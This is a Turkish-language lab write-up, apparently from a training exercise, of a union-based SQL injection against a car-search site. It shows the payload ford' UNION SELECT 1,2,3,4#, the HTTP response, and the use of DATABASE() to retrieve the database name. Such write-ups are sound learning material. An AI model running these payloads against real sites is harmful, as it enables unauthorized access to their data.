



Union Based

İkinci zafiyeti union based sql injection olarak seçtim. Zafiyet bir injection zafiyetiydi ve görevim kullanılan database ismini bulmaktı. İlk olarak siteye gidip biraz araştırma yapıyorum.



Resimde görüldüğü gibi arabaları filtreleyebileceğimiz bir site var burada. Burb ile araya girip biraz inceliyorum. Search bölümüne union based ile sırayla denemeler yapıyorum. 4. Denememde 200 döndüğünü gördüğümde sayıları arttırmayı bırakıyorum.

Request



```
etty  Raw  Hex  Render
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 07 Sep 2024 09:54:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5121
Connection: keep-alive
Vary: Accept-Encoding
```

Value
ford'%20UNION%20SELECT%201%2c2%2c3%2c4%23

Decoded from: URL encoding ⊕

ford' UNION SELECT 1,2,3,4#

Cancel Apply changes

Ford yazısını da silince Render da eklenen verilerimizi görebiliyoruz.


Search Car Brand

Search

#	Brand	Model	Year
1	2	3	4

Artık database ismini öğrenmeye geldi. İlk etapta sütunların sadece integer bir değer mi yoksa string de kabul edip etmediğini denemek için 'a', 'b' gibi karakterler denedim. Hepsiyle uyumluydu. Aklıma ilk gelen kodu **DB_NAME()** yazdım ama sonuç başarısız döndü. Biraz araştırmayla beraber farklı sql dillerinin farklı sorgularını öğrendim. **DATABASE()** ve **current_database()** olabileceğini öğrendim.

DATABASE() komutumu yerleştirerek çalıştırdım ve Database ismini alabildim.



#	Brand	Model	Year
1	ecliptica_cars	3	4